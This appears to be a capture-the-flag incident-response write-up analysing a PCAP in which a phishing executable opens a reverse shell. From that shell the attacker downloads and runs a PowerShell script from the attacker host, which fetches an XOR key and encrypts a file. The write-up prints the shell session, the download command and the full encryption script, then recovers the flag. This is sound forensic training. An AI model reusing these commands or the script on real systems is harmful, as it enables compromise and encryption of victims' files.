
Compromised Writeup

We are provided a zip containing the Users folder and a PCAP of the network traffic

We can instantly see a HTTP GET request to download a file masked as .docx




No.	Time	Source	Destination	Protocol	Length	Info
3	4.832029	VMware_fd:c6:6c	VMware_e9:96:6b	ARP	42	Who has 192.168.230.2? Tell 192.168.230.140
4	4.835331	VMware_e9:96:6b	VMware_fd:c6:6c	ARP	60	192.168.230.2 is at 00:50:56:e9:96:6b
5	7.642747	192.168.230.140	92.123.101.99	TCP	55	61677 → 443 [ACK] Seq=1 Ack=1 Win=62935 Len=1 [TCP segment of a reassembled PDU]
6	7.648683	92.123.101.99	192.168.230.140	TCP	60	443 → 61677 [ACK] Seq=1 Ack=2 Win=64240 Len=0
7	8.475411	192.168.230.140	192.168.230.138	TCP	54	61561 → 8080 [FIN, ACK] Seq=1 Ack=1 Win=1026 Len=0
8	8.478548	192.168.230.140	192.168.230.138	TCP	66	61694 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
9	8.479987	192.168.230.138	192.168.230.140	TCP	60	8080 → 61561 [FIN, ACK] Seq=1 Ack=2 Win=251 Len=0
10	8.479987	192.168.230.138	192.168.230.140	TCP	66	8080 → 61694 [SYN, ACK] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460 SACK_PERM WS=128
11	8.480011	192.168.230.140	192.168.230.138	TCP	54	61561 → 8080 [ACK] Seq=2 Ack=2 Win=1026 Len=0
12	8.480072	192.168.230.140	192.168.230.138	TCP	54	61694 → 8080 [ACK] Seq=1 Ack=1 Win=262656 Len=0
13	8.492563	192.168.230.140	192.168.230.2	DNS	94	Standard query 0x1840 A nav-edge.smartscreen.microsoft.com
14	8.492742	192.168.230.140	192.168.230.2	DNS	94	Standard query 0xbaa6 HTTPS nav-edge.smartscreen.microsoft.com
15	8.492976	192.168.230.140	192.168.230.138	HTTP	580	GET /high_level_summary.docx.exe HTTP/1.1
16	8.498241	192.168.230.138	192.168.230.140	TCP	60	8080 → 61694 [ACK] Seq=1 Ack=527 Win=31872 Len=0
17	8.498241	192.168.230.138	192.168.230.140	HTTP	158	HTTP/1.0 304 Not Modified
18	8.498241	192.168.230.138	192.168.230.140	TCP	60	8080 → 61694 [FIN, ACK] Seq=105 Ack=527 Win=31872 Len=0
19	8.498365	192.168.230.140	192.168.230.138	TCP	54	61694 → 8080 [ACK] Seq=527 Ack=106 Win=262656 Len=0
20	8.498689	192.168.230.140	192.168.230.138	TCP	54	61694 → 8080 [FIN, ACK] Seq=527 Ack=106 Win=262656 Len=0
21	8.501426	192.168.230.138	192.168.230.140	TCP	60	8080 → 61694 [ACK] Seq=106 Ack=528 Win=31872 Len=0
22	8.506159	192.168.230.140	192.168.230.2	DNS	93	Standard query 0x1c65 A dl-edge.smartscreen.microsoft.com
23	8.506745	192.168.230.140	192.168.230.2	DNS	93	Standard query 0x62c2 HTTPS dl-edge.smartscreen.microsoft.com
24	8.513849	192.168.230.140	192.168.230.2	DNS	76	Standard query 0x3b96 A wpad.localdomain
25	8.514071	192.168.230.2	192.168.230.140	DNS	260	Standard query response 0xbaa6 HTTPS nav-edge.smartscreen.microsoft.com CNAME prod-atm-wds-edge.trafficmanager.net CNAME prod…
26	8.518288	192.168.230.2	192.168.230.140	DNS	92	Standard query response 0x3b96 A wpad.localdomain A 127.0.0.1
27	8.518863	192.168.230.140	192.168.230.2	DNS	76	Standard query 0xf851 A wpad.localdomain
28	8.520190	192.168.230.2	192.168.230.140	DNS	92	Standard query response 0xf851 A wpad.localdomain A 127.0.0.1

This is probably the result of a Phishing attack

We can filter traffic from the IP 192.168.230.138

We can now see that the host is transmitting data using TCP to this IP



ip.src == 192.168.230.138

No.	Time	Source	Destination	Protocol	Length	Info
3745	57.016723	192.168.230.140	192.168.230.138	TCP	66	61744 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
3746	57.019663	192.168.230.138	192.168.230.140	TCP	66	443 → 61744 [SYN, ACK] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460 SACK_PERM WS=128
3747	57.019711	192.168.230.140	192.168.230.138	TCP	54	61744 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
3748	57.022351	192.168.230.138	192.168.230.140	TCP	60	443 → 61744 [PSH, ACK] Seq=1 Ack=1 Win=32128 Len=4 [TCP segment of a reassembled PDU]
3751	57.069768	192.168.230.140	192.168.230.138	TCP	54	61744 → 443 [ACK] Seq=1 Ack=5 Win=262656 Len=0
3752	57.076312	192.168.230.138	192.168.230.140	SSL	390	Continuation Data
3755	57.126926	192.168.230.140	192.168.230.138	TCP	97	61744 → 443 [PSH, ACK] Seq=1 Ack=341 Win=262400 Len=43
3756	57.127174	192.168.230.138	192.168.230.140	TCP	60	443 → 61744 [ACK] Seq=341 Ack=44 Win=32128 Len=0
3757	57.127189	192.168.230.140	192.168.230.138	SSL	131	Continuation Data
3758	57.127277	192.168.230.138	192.168.230.140	TCP	60	443 → 61744 [ACK] Seq=341 Ack=121 Win=32128 Len=0
3759	57.128020	192.168.230.138	192.168.230.140	TCP	73	443 → 61744 [PSH, ACK] Seq=341 Ack=121 Win=32128 Len=19
3760	57.128058	192.168.230.140	192.168.230.138	TCP	73	61744 → 443 [PSH, ACK] Seq=121 Ack=360 Win=262400 Len=19
3761	57.176103	192.168.230.138	192.168.230.140	TCP	60	443 → 61744 [ACK] Seq=360 Ack=140 Win=32128 Len=0
3762	57.176135	192.168.230.140	192.168.230.138	TCP	95	61744 → 443 [PSH, ACK] Seq=140 Ack=360 Win=262400 Len=41
3763	57.176309	192.168.230.138	192.168.230.140	TCP	60	443 → 61744 [ACK] Seq=360 Ack=181 Win=32128 Len=0
3819	62.950614	192.168.230.138	192.168.230.140	TCP	60	443 → 61744 [PSH, ACK] Seq=360 Ack=181 Win=32128 Len=1 [TCP segment of a reassembled PDU]
3820	62.950699	192.168.230.140	192.168.230.138	TCP	55	61744 → 443 [PSH, ACK] Seq=181 Ack=361 Win=262400 Len=1 [TCP segment of a reassembled PDU]
3821	62.953987	192.168.230.138	192.168.230.140	TCP	60	443 → 61744 [ACK] Seq=361 Ack=182 Win=32128 Len=0
3822	62.954014	192.168.230.140	192.168.230.138	SSL	78	Continuation Data
3823	62.955249	192.168.230.138	192.168.230.140	TCP	60	443 → 61744 [ACK] Seq=361 Ack=206 Win=32128 Len=0
13186	74.373986	192.168.230.138	192.168.230.140	SSL	67	Continuation Data
13187	74.374095	192.168.230.140	192.168.230.138	TCP	67	61744 → 443 [PSH, ACK] Seq=206 Ack=374 Win=262400 Len=13
13188	74.375005	192.168.230.138	192.168.230.140	TCP	60	443 → 61744 [ACK] Seq=374 Ack=219 Win=32128 Len=0
13189	74.375716	192.168.230.140	192.168.230.138	TCP	88	61744 → 443 [PSH, ACK] Seq=219 Ack=374 Win=262400 Len=34
13190	74.375935	192.168.230.138	192.168.230.140	TCP	60	443 → 61744 [ACK] Seq=374 Ack=253 Win=32128 Len=0
13191	74.375945	192.168.230.140	192.168.230.138	TCP	118	61744 → 443 [PSH, ACK] Seq=253 Ack=374 Win=262400 Len=64

Following the TCP stream, if the traffic is not encrypted we can see the transmission


```
P....H........AQAPRQVH1.eH.R`H.R.H.R H.rPH..JJM1.H1..<a|., A..
A....RAQH.R .B<H........H..tgH..P.H.D.@ I...VH..A.4.H..M1.H1..A..
A..8.u.L.L$.E9.u.XD.@$I..fA..HD.@.I..A...H..AXAX^YZAXAYAZH.. AR..XAYZH...W...]I.cmd.....APAPH..WWWM1.j
YAP..f.D$T..H.D$...hH..VPAPAPAPI..API..M..L..A.y.?...H1.H....A....`......VA.......H..(<.|
...u..G.roj.YA....Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User\Downloads>echo Hp1whts4JDk42
echo Hp1whts4JDk42
Hp1whts4JDk42

C:\Users\User\Downloads>

C:\Users\User\Downloads>dir C:\Users
dir C:\Users
 Volume in drive C has no label.
 Volume Serial Number is 0C47-46D4

 Directory of C:\Users

07/11/2024  16:20    <DIR>          .
07/11/2024  16:20    <DIR>          ..
07/11/2024  17:16    <DIR>          Public
07/11/2024  16:24    <DIR>          User
               0 File(s)              0 bytes
               4 Dir(s)   8,962,813,952 bytes free

C:\Users\User\Downloads>dir C:\Users\User
dir C:\Users\User
 Volume in drive C has no label.
 Volume Serial Number is 0C47-46D4

 Directory of C:\Users\User

07/11/2024  16:24    <DIR>          .
07/11/2024  16:24    <DIR>          ..
07/11/2024  16:20    <DIR>          3D Objects
07/11/2024  16:20    <DIR>          Contacts
07/11/2024  17:26    <DIR>          Desktop
07/11/2024  17:18    <DIR>          Documents
07/11/2024  17:30    <DIR>          Downloads
07/11/2024  16:20    <DIR>          Favorites
07/11/2024  16:20    <DIR>          Links
07/11/2024  16:20    <DIR>          Music
07/11/2024  16:24    <DIR>          OneDrive
07/11/2024  16:22    <DIR>          Pictures
07/11/2024  16:20    <DIR>          Saved Games
07/11/2024  16:22    <DIR>          Searches
07/11/2024  16:20    <DIR>          Videos
               0 File(s)              0 bytes
              15 Dir(s)   8,953,208,832 bytes free
```

This is a classic reverse shell using cleartext traffic

The attacker makes some discovery in the filesystem and downloads a PowerShell script in the C:\Users\Public directory from a remote location and encrypts a file

```
C:\Users\User\Downloads>powershell -ExecutionPolicy Bypass
powershell -ExecutionPolicy Bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\User\Downloads> cd C:\Users\Public
cd C:\Users\Public
PS C:\Users\Public> iwr http://192.168.230.138:8080/encrypt.ps1 -o encrypt.ps1 -UseBasicParsing
iwr http://192.168.230.138:8080/encrypt.ps1 -o encrypt.ps1 -UseBasicParsing
PS C:\Users\Public> ./encrypt.ps1 C:\Users\User\Desktop\flag.txt
./encrypt.ps1 C:\Users\User\Desktop\flag.txt
PS C:\Users\Public> ls C:\Users\User\Desktop\        The file gets encrypted
ls C:\Users\User\Desktop\


    Directory: C:\Users\User\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        07/11/2024     17:26             42 flag.txt
-a----        07/11/2024     17:32             42 flag.txt.enc
-a----        07/11/2024     16:20           2352 Microsoft Edge.lnk


PS C:\Users\Public> rm C:\Users\User\Destkop\flag.txt   Attacker makes a Typo
rm C:\Users\User\Destkop\flag.txt
rm : Cannot find path 'C:\Users\User\Destkop\flag.txt' because it does not exist.
At line:1 char:1
+ rm C:\Users\User\Destkop\flag.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\User\Destkop\flag.txt:String) [Remove-Item], ItemNotFoundExcep
   tion
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.RemoveItemCommand

PS C:\Users\Public> rm C:\Users\User\Desktop\flag.txt
rm C:\Users\User\Desktop\flag.txt
```

Checking HTTP traffic from the IP we can get the PowerShell script used





```
GET /encrypt.ps1 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-GB) WindowsPowerShell/5.1.19041.2673
Host: 192.168.230.138:8080
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.12.6
Date: Thu, 07 Nov 2024 23:24:02 GMT
Content-type: application/octet-stream
Content-Length: 441
Last-Modified: Thu, 07 Nov 2024 23:07:12 GMT

param (
    [string]$filePath
)

$key = (Invoke-WebRequest -UseBasicParsing -Uri "http://192.168.230.138/getkey").Content.Trim()

$fileContent = [System.IO.File]::ReadAllBytes($filePath)
$keyBytes = [System.Text.Encoding]::UTF8.GetBytes($key)
$encryptedContent = for ($i = 0; $i -lt $fileContent.Length; $i++) { $fileContent[$i] -bxor $keyBytes[$i % $keyBytes.Length] }

[System.IO.File]::WriteAllBytes("${filePath}.enc", $encryptedContent)
```

This script retrieves a key from 192.168.230.138/getkey, then reads the content of a file and uses XOR to encrypt the content using the retrieved key

```
$keyBytes = [System.Text.Encoding]::UTF8.GetBytes($key)
$encryptedContent = for ($i = 0; $i -lt $fileContent.Length; $i++) { $fileContent[$i] -bxor $keyBytes[$i % $keyBytes.Length] }

[System.IO.File]::WriteAllBytes("${filePath}.enc", $encryptedContent)
```

The key is retrieved using HTTP, so we can inspect the network traffic in this case too




```
GET /getkey HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-GB) WindowsPowerShell/5.1.19041.2673
Host: 192.168.230.138
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.6
Date: Thu, 07 Nov 2024 23:24:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 21
Connection: close

HeyDontStealMyKey1337
```

We can retrieve the encrypted file from the provided ZIP and create a script to decode the file using this key

```
➜ ir_ctf python3 xor_decrypt.py flag.txt.enc HeyDontStealMyKey1337
Decrypted content saved to flag.txt.dec
➜ ir_ctf cat flag.txt.dec
snakeCTF{d291a5d41106d53f27ec97438dc9a4a4}%
```